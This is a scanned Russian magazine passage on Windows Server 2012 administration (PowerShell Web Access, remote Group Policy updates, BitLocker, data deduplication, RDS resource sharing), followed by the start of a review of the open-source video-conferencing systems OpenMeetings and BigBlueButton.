```

Следующий шаг — настройка шлюза. Наиболее просто это сделать при помощи командлета Install-PswaWebApplication с именем пула в качестве параметра:

```
PS> Install-PswaWebApplication -WebApplicationName ↵
"WebAccess"
```

Если воспользоваться диспетчером служб IIS, создать шлюз также несложно. Открываем сервер и переходим к меню «Пулы приложений» (Application Pools), добавляем новый пул, указав его имя и убедившись, что в поле «Версии среды Framework...» выбран Framework 4.0.x. Теперь в меню «Сайты» (Sites) щелчком по записи Default Web Site вызываем контекстное меню и выбираем пункт «Добавить при-



Окно Windows PowerShell Web Access

ложение» (Add Application). В появившемся мастере указываем имя сайта (например, WebAccess) и физический путь (файлы находятся в C:\Windows\Web\PowerShellWebAccess\wwwroot). В поле «Пул приложений» выбираем созданный выше пул. Подтверждаем установки.

Чтобы сайт заработал, нам понадобится сертификат, подписанный доверенным удостоверяющим центром, хотя в тестовых средах можно обойтись и самоподписанным. Чтобы его сгенерировать, достаточно добавить ключ '-UseTestCertificate' к команде Install-PswaWebApplication. В диспетчере IIS переходим к серверу и в центральном окне выбираем «Сертификаты сервера», теперь в окне «Действия» можем создать запрос сертификата или сгенерировать самоподписанный сертификат (Create Celf Signed Certificate). В последнем случае нам понадобится ввести его имя и в качестве хранилища выбрать «Размещение веб-служб». Чтобы сайт мог работать с HTTPS, нужно создать привязку. Выбираем Default Web Site и в поле «Действие» — «Привязки». В появившемся окне указываем протокол HTTPS и выбираем сгенерированный сертификат. В настройках сайта переходим в «Параметры SSL», где ставим флажок в пункте «Требовать SSL». Теперь можно подключаться к серверу, указав в браузере имя узла и сайта (например, https://example.org/WebAccess), для входа вводим свои учетные данные и имя шлюза.

Следует отметить, что доступ к веб-консоли PowerShell Web Access администратор предоставляет в явном виде, поэтому пока пользователю не назначены соответствующие права, подключиться к сеансу ему не удастся. Причем администратор может ограничивать сеанс отдельными компьютерами и даже разрешенными командлетами.

Все установки хранятся в файле AuthorizationRules.xml, который должен читать веб-сервер. Чтобы упростить настройки IIS, Microsoft предоставляет готовые шаблоны, позволяющие дать нужные права веб-серверу. Вводим следующие команды:

```
PS> $applicationPoolName = "PowerShell Web Access"
PS> $authorizationFile = "C:\windows\web\↵
powershellwebaccess\data\AuthorizationRules.xml"
PS> c:\windows\system32\icacls.exe $authorizationFile ↵
/grant ('"' + "IIS AppPool\$applicationPoolName" + ↵
'":R') > $null
```

Просмотреть права на файл авторизации можно при помощи icacls:

```
PS> c:\windows\system32\icacls.exe $authorizationFile
```

Для управления доступом к веб-консоли предложен целый ряд командлетов — Add|Remove|Get|Test-PswaAuthorizationRule, которые имеют огромное количество параметров. Получить примеры использования можно командой:

```
Get-Help <cmdlet name> -Examples
```

Например, разрешим пользователю User доступ к компьютеру SRV01:

```
PS> Add-PswaAuthorizationRule –UserName Example\User ↵
-ComputerName SRV01 -ConfigurationName Admins
```

После введения команды получим таблицу с правами. Просмотреть список всех настроек можно при помощи командлета Get-PswaAuthorizationRule. В тестовой среде можно разрешить все и всем.

```
PS> Add-PswaAuthorizationRule * * *
```

УДАЛЕННОЕ ОБНОВЛЕНИЕ GPO

После изменений GPO необходимо некоторое время (90 минут +/– 30), пока новые политики распространятся на другие системы. Но если их нужно применить немедленно, админу приходится регистрироваться на удаленной системе и выполнять команду gpupdate. При большом количестве ПК процесс довольно утомителен и занимает некоторое время. Теперь об этом неудобстве можно забыть. В консоли управления групповой политикой (GPMC), в контекстном меню домена и подразделения, появился новый пункт «Обновление групповой политики» (Group Policy Update), позволяющий произвести обновление политик систем, начиная с Windows Vista/2008, двумя щелчками мышки. После активации задания будет получен список компьютеров и зарегистрированных пользователей, после чего создается задание «gpupdate.exe /force». Во избежание перегрузки сети оно будет выполняться со случайной задержкой в интервале 0–10 минут. Результат выполнения задания отображается в отдельном окне, успешность обновления можно определить с помощью мастера результирующей политики.

Новая функция получила и свой командлет — Invoke-GPUpdate, который позволяет удаленно обновить GP и предоставляет даже больше возможностей, чем GPMC. Не лишним будет отметить, что за групповые политики отвечают 27 командлетов, получить полный список можно, введя команду Get-Command -Module GroupPolicy.

Чтобы немедленно обновить политики на конкретной системе, достаточно выполнить:


```
PS> Invoke-GPUpdate -Computer <имя компьютера>
```

Дополнительный ключ '–RandomDelayInMinutes' задает интервал ожидания (нужно, если команда выполняется на нескольких системах).


Но главное — в консоли GPMC можно выбрать только подразделение, отдельного контейнера «Компьютеры» там нет. Вот здесь и выручает Invoke-GPUpdate, который совместно с командлетом Get-ADComputer позволяет отобрать системы по любому критерию:

```
PS> Get-ADComputer –filter * -Searchbase ↵
"cn=computers, dc=example,dc=org" | ↵
foreach{ Invoke-GPUpdate –computer $_.name ↵
–force —RandomDelayInMinutes 5}
```

Еще один важный момент настройки обновлений GPO: на клиентских системах необходимо открыть несколько портов брандмауэра. Чтобы упростить жизнь админу, в MS предложили две новые начальные политики (к восьми имеющимся), позволяющие быстро распространять нужные установки:



Для управления дедупликацией предложено пятнадцать командлетов



Интерфейс GPMC позволяет удаленно обновить GPO

- порты брандмауэра для удаленного обновления групповой политики;
- порты брандмауэра для отчетов групповой политики.

Назначение каждой понятно из названия. Нас интересует первая. Рекомендуется создать новый объект групповой политики и переместить его в начало, присвоив таким образом больший приоритет, чем у объекта групповой политики домена по умолчанию.

Процесс прост. Выбираем домен и в меню щелкаем пункт «Создать объект групповой политики в этом домене». В появившемся окне вводим название и выбираем из списка «Порты брандмауэра для удаленного обновления групповой политики». Как вариант, можно воспользоваться PowerShell:

```
PS> New-GPO –Name "Configure firewall rules ↵
for remote gpupdate" –StarterGpoName ↵
"Group Policy Remote Update Firewall Ports" | ↵
New-GPLink –target "dc=example,dc=org" ↵
–LinkEnabled yes
```

ИНТЕРЕСНЫЕ УСОВЕРШЕНСТВОВАНИЯ В BITLOCKER

Функция BitLocker позволяет шифровать с помощью алгоритма AES системные тома, тома с данными и сменные носители. При больших объемах информации процесс может занимать достаточно длительное время. В Win8/2012 администратор волен выбирать: шифровать весь диск или только занятое пространство. Во втором случае пустые блоки шифроваться не будут, что обеспечит значительное ускорение работы. Ранее для зашифровки необходимо было вначале установить ОС, а затем уже запускать процесс. Теперь BitLocker доступен из среды WinPE, позволяя зашифровать диск перед установкой ОС.

Возможность выбора типа шифрования регулируется при помощи трех новых групповых политик «Применить тип шифрования диска...» отдельно для несъемных, съемных носителей и дисков с операционной системой. Они находятся в ветке «Конфигурация компьютера\Политики\Административные шаблоны\Компоненты Windows\Шифрование диска BitLocker» (Computer Configuration\Administrative Templates\Windows Components\BitLocker Drive Encryption). Активировав политику, администратор может принудительно установить тип шифрования BitLocker или разрешить выбирать его пользователю (применяется по умолчанию). Кроме того, новые системы поддерживают механизм Full Volume Encryption системного тома и данных с использованием специального контроллера жесткого диска или API, позволяющего использовать приложения третьих фирм.

Для управления BitLocker требуются права администратора, но в некоторых организациях за ПК отвечают сами сотрудники, не имеющие таких прав. В Win8/2012 пользователям может быть разрешено изменение ПИН-кода тома или пароля, при условии, что они знают старый ПИН-код. Это позволяет, например, задать пользователям более понятные данные, которые легче запомнить, но которые соответствуют принятым политикам безопасности. Для управления этой возможностью следует использовать политику «Этот параметр позволяет запретить обычным пользователям изменять ПИН-код или пароль».

Еще одна функция — Network Unlock — дает возможность перезагрузить или разбудить (Wake on LAN) ОС без необходимости введения ПИН (работает только в доменной среде). Это может понадобиться, например, при установке патчей. Network Unlock реализована при помощи специального сетевого ключа, хранящегося на системном диске вместе с сессионным AES256 и открытым сертификатом WDS-сервера (Windows Deployment Services, RSA2048), работающего под управлением Win2012.

ДЕДУПЛИКАЦИЯ ДАННЫХ

На файловом сервере данные часто дублируются, что приводит к излишнему расходованию свободного места. Это могут быть виртуальные диски VM, которые содержат множество однотипных данных (файлы ОС), или пользовательские файлы. В зависимости от ситуации справляются с этим при помощи одного из двух способов: поиска сходных файлов с последующим созданием ярлыков или дедупликации. Оба метода, в общем, схожи, только дедупликация работает на уровне блоков, а не файлов, и на порядок эффективнее, однако специализированный софт стоит немалых денег. В файловом сервере Win2012 появилась новая функция «Дедупликация данных» (Data Deduplication), позволяющая экономить дисковое пространство и работающая со стандартными компонентами сервера. По подсчетам Microsoft, экономия от дедупликации может составлять до 30% для до-

НАСТРОЙКА ДЕДУПЛИКАЦИИ ПРИ ПОМОЩИ POWERSHELL

При помощи PowerShell довольно просто активировать функцию дедупликации. Устанавливаем соответствующий компонент:

```
PS> Import-Module ServerManager
PS> Add-WindowsFeature -name FS-Data-Deduplication
```

Компонент поставляется со своим модулем, который предоставляет пятнадцать командлетов. Просмотреть их список можно следующим образом:

```
PS> Import-Module Deduplication
PS> Get-Command -Module Deduplication
```

Чтобы включить дедупликацию для диска, выполним команду:

```
PS> Enable-DedupVolume D:
```

Чтобы не ждать, когда проснется планировщик, можно сразу и запустить задание:


```
PS> Start-DedupJob D: –Type Optimization
```

Чтобы просмотреть статистику и текущие задания, запускаем соответственно Get-DedupStatus и Get-DedupJob. Результат смотрим при помощи Get-DedupMetadata, указав в качестве параметра нужный том:

```
PS> Get-DedupMetadata -Volume D:
```

Для настройки параметров дедупликации используем командлет Set-DedupVolume. Например, изменим количество дней, после которого файлы будут дедуплицироваться:

```
PS> Set-DedupVolume D: -MinimumFileAgeDays 15
```




Настраиваем политику типа шифрования BitLocker


кументов и до 90% для VHD. Но главное, это бесплатно, теперь нет необходимости применять сторонние решения. Функция реализована в виде двух компонентов: драйвера-фильтра, контролирующего I/O, и службы, занимающейся оптимизацией, сборкой мусора и очисткой. Ее можно применить на любом диске (кроме загрузочных и системных разделов). Поддерживаются все версии NTFS, но дедупликация не работает с файлами <32 Кб, с Encrypted File System и файлами, имеющими расширенные атрибуты (Extended Attributes). Если файл имеет альтернативный поток данных, только первичный поток данных будет в дедупликации и альтернативный поток останется на диске. При переносе раздела на другой сервер вся информация сохраняется.

Чтобы не было лишней нагрузки, часто модифицируемые данные подвергаются дедупликации только при достижении определенного размера. Аналогично поступают и с новыми файлами, которые по умолчанию обрабатываются только через пять дней (период легко изменить при активации режима). По умолчанию не обрабатываются: архивы, видео, графические файлы и офисные документы. При необходимости можно установить свои ограничения.

Для установки компонента следует лишь отметить флажком пункт «Дедупликация данных», который находится в подразделе «Файловые службы и службы хранилища». Далее следует настроить функцию для выбранного раздела. В диспетчере сервера переходим в «Файловые службы и службы хранилища → Тома» и в контекстном меню отмечаем пункт «Настройка дедупликации данных», затем в появившемся окне включаем функцию. Здесь же можно настроить два



Быстрый доступ к средствам администрирования



Установки политик для RDS в диспетчере системных ресурсов

планировщика и указать каталоги, которые не нужно дедуплицировать. Через некоторое время появится/изменится значение в столбце «Степень дедупликации» (Deduplication Rate).

Для предварительного анализа возможной экономии от включения дедупликации предложена утилита DDPEVAL.exe:

```
> c:\windows\system32\ddpeval.exe e:\
```

РАЗДЕЛЕНИЕ РЕСУРСОВ REMOTE DESKTOP SERVICES


Сервер, выполняющий одну роль, как правило, не требует механизма управления ресурсами. Но сегодня на сервере часто выполняется несколько приложений, а потому администратору нужно обеспечить гарантированное распределение ресурсов CPU и RAM, иначе одно из приложений может захватить максимум ресурсов, блокировав выполнение остальных. Для этих целей можно использовать старый знакомый Windows System Resource Manager (WSRM.msc), позволяющий гарантированно выделять ресурсы нескольким ролям или пользователям. При этом WSRM начинает применять политики, только если нагрузка превышает 70% (ранее просто нет смысла). По умолчанию содержит пять стандартных политик, которые легко привести в действие, предусмотрено создание пользовательских настроек. В общем, все бы хорошо, да только теперь WSRM объявлен устаревшим и будет исключен из следующих выпусков ОС. Почему так и чем будут заменять, пока не ясно.

Наиболее востребована к распределению ресурсов служба Remote Desktop Services, вероятно поэтому в Win2k8R2 появилась новая проактивная функция Dynamic Fair Share Scheduling (DFSS), которая является новым компонентом Remote Desktop Session Host (RDSH). Ее задача — автоматически распределять ресурсы CPU между пользователями. Внешне она похожа на политику Equal_Per_Session из WSRM, но в отличие от последней реагирует на несколько порядков быстрее (несколько миллисекунд против секунд), так как встроена в ядро. В реализации DFSS в Win2012, кроме распределения CPU, добавлена функция распределения полосы пропускания между сессиями (Network Fair Share) и дисковых операций (Disk Fair Share).

Функция активируется установкой параметра EnableCpuQuota (HKLM_SYSTEM\CurrentControlSet\Control\Session Manager\Quota System) в значение 1. Для дисковых ресурсов служит параметр EnableFairShare (HKLM_SYSTEM\CurrentControlSet\Control\Services\TSFairShare\Disk).

По умолчанию распределение ресурсов равномерное и ничем не регулируется. Если нужно предоставить отдельным группам пользователей большую часть ресурсов (например, админам, чтобы легче было зайти на сервер в критический момент), следует обратиться к встроенной в WSRM политике Weighted_Remote_Sessions, позволяющей задавать три приоритета: премиум, обычный и основной.

Сергей Яремчук (grinder@synack.ru)



ВЫБИРАЕМ РЕШЕНИЕ ДЛЯ ОРГАНИЗАЦИИ КОРПОРАТИВНЫХ ВИДЕОКОНФЕРЕНЦИЙ

При управлении компанией любого размера без совещаний не обойтись. Но одно дело, когда сотрудники находятся в одном здании, другое — когда их приходится собирать из разных городов и даже стран. Именно поэтому сегодня все более популярными становятся видеоконференции, позволяющие повысить эффективность общения и сэкономить на командировках.

APACHE OPENMEETINGS

В настоящее время для организации видеоконференций существует большое количество решений, отличающихся по назначению (внутреннее, внешнее использование, вещание), типу (персональные, групповые, комнатные), виду (точка — точка и многоточечные), реализации (аппаратные и программные), используемым протоколам, стоимости и так далее. Рыночная цена коммерческих и особенно аппаратных решений довольно высока, однако применение свободного ПО поможет снизить затраты.

Система веб-конференций Apache OpenMeetings позволяет организовать проведение аудио- и видеосовещаний в многоточечном режиме, когда к серверу подключены десятки человек. За несколько лет проект сменил несколько команд и лицензий, в том числе был в Google Code (под лицензией Eclipse Public License). Последняя его дислокация — инкубатор Apache (incubator.apache.org/openmeetings), соответственно, поменялась и лицензия, на Apache License 2.0. Последняя официальная версия 2.0 вышла в конце июля 2012 года.

Главный плюс — для видеосовещания не требуется установка дополнительного ПО, достаточно веб-браузера с плагином для поддержки технологии Flash. Предусмотрена возможность записи и последующего проигрывания совещаний и экспорта в AVI/FLV-файл, импорт в конференцию документов более чем 20 форматов и изображений. Участники могут скачать загруженный файл и со-

вместно редактировать, вводя текст поверх оригинала, рисовать и помечать интересные места. Сами конференции могут быть открытыми и частными. Поддерживается два режима:

- **совещание** — до 16 участников, каждый может передавать аудио- и видеоданные;
- **лекции** — до 200 участников, передача аудио и видео только у модератора/лектора.

Предусмотрен также обмен текстовыми сообщениями в окне чата или приватными (используется встроенный Jabber-сервис). Настройки позволяют создать опрос. Модератор, организующий конференцию, отправляет всем участникам приглашение, содержащее прямую ссылку, он же управляет всеми доступными им возможностями. У каждого зарегистрированного пользователя имеется календарь событий с напоминанием о событиях (через электронную почту или iCal). При подключении выбирается вариант участия (видео + аудио, только видео или аудио, рисунки), разрешение и устройство. Настройки в комнате просты и понятны каждому, пользователь, впервые работающий с сервисом, быстро освоится.

Возможна интеграция OpenMeetings с другими продуктами — сервером VoIP Asterisk, системой управления обучением Moodle, Drupal, Joomla, SugarCRM и некоторыми другими.

Реализовано три уровня доступа — пользователь, модератор и администратор сервера. Для аутентификации возможно использование внутренней базы или сервиса LDAP / Active Directory (в $RED5_HOME/webapps/openmeetings/conf найдешь готовые шаблоны для подключения). Возможна работа нескольких серверов OpenMeetings в кластере, одна установка может обслуживать несколько организаций.

Интерфейс OpenMeetings переведен на несколько языков, среди которых есть русский. Встроенный редактор локализованных сообщений (LanguageEditor) позволяет при необходимости скорректировать перевод. Внешний вид можно изменить при помощи тем.


Построен OpenMeetings с использованием технологий Java и XML. Для организации сервера задействуются: веб-сервер Apache Tomcat, Open Source Flash/RTMP Server Red5, OpenOffice.org/LibreOffice. В качестве базы данных может быть использована MySQL, PostgreSQL, Oracle, DB2 или Apache Derby. Предлагается демосайт, на котором можно познакомиться с основными возможностями OpenMeetings. Соединение с сервером осуществляется по протоколам HTTP (порт 5080), RTMP (порт 1935), RTMPT (порт 8088). Встроенный менеджер создания резервных копий упрощает резервирование и восстановление работоспособности сервера и перенос в другую систему.

Компоненты мультиплатформенные, поэтому сервер будет работать на любой *nix-системе или Windows. Установку OpenMeetings сложной назвать нельзя, процесс просто требует должной внимательности, в последующем эксплуатация особых хлопот не вызывает.


Требования к оборудованию невысоки, минимальные, которые указаны на сайте, — компьютер с процессором 1 ГГц CPU и 1 Гб ОЗУ. Но для конвертирования документов, загрузки файлов и записи видео этой мощности не хватит. В качестве рекомендуемых указан компьютер 2х/4х 2 ГГц (32/64 бит) и 4 Гб ОЗУ. Для организации 100 соединений достаточно компьютера класса Pentium 4 с 2 Гб ОЗУ.

BIGBLUEBUTTON


Первая версия BigBlueButton (bigbluebutton.org) была написана в 2007 году одним из сотрудников Карлтонского университета г. Оттава, Канада (Carleton University), при поддержке программы развития инновационных технологий и управления. Изначально продукт носил имя Blindside, но позже название было изменено на BigBlueButton, чтобы отразить простоту в использовании — для начала конференции нужно всего лишь нажать символическую синюю кнопку. Именно в простоте преимущество BBB перед более функциональным и оснащенным, а значит, и чуть более сложным OpenMeetings. Проект некоторое время искал свое место и сегодня ориентирован на организации, предлагающие услуги дистанционного образования, позволяя проводить обучение через интернет. Особая роль в этом процессе отводится одной из функций — видеоконференции. Но BBB с таким же успехом может быть использован для простого общения, проведения брифингов и вебинаров. В 2009 году была организована компания Blindside Networks для оказания платной поддержки пользователям продукта. Наиболее серьезным толчком к разработке продукта послужило участие в Google Summer of Code в 2010 году. Именно тогда был добавлен API, позволяющий подключать сторонние приложения, и сегодня встроить BBB можно в Sakai, WordPress, Moodle, Joomla, Redmine, Drupal, Matterhorn, LAMS и некоторые другие. Эта возможность более всего востребована пользователями BBB, поэтому из настроек сервера был убран интерфейс администратора: разработчики просто не видят смысла его развивать, так как управление ложится на плечи того, кто встраивает приложение. В случае отдельного сервера все установки можно без проблем произвести при помощи конфигурационных файлов BigBlueButton и возможностей веб-сервера. Проект находится на стадии активной разработки, причем следует отметить особую щепетильность в этом вопросе. Например, выходу версии 0.8 Bailetti предшествовали четыре беты и три RC. Недавно про-



Совместная работа с документом в OpenMeetings



Выбор устройства при подключении к конференции в OpenMeetings



BigBlueButton позволяет организовать конференцию нажатием одной кнопки

ВИДЕОКОНФЕРЕНЦИИ СО ЗВЕЗДАМИ

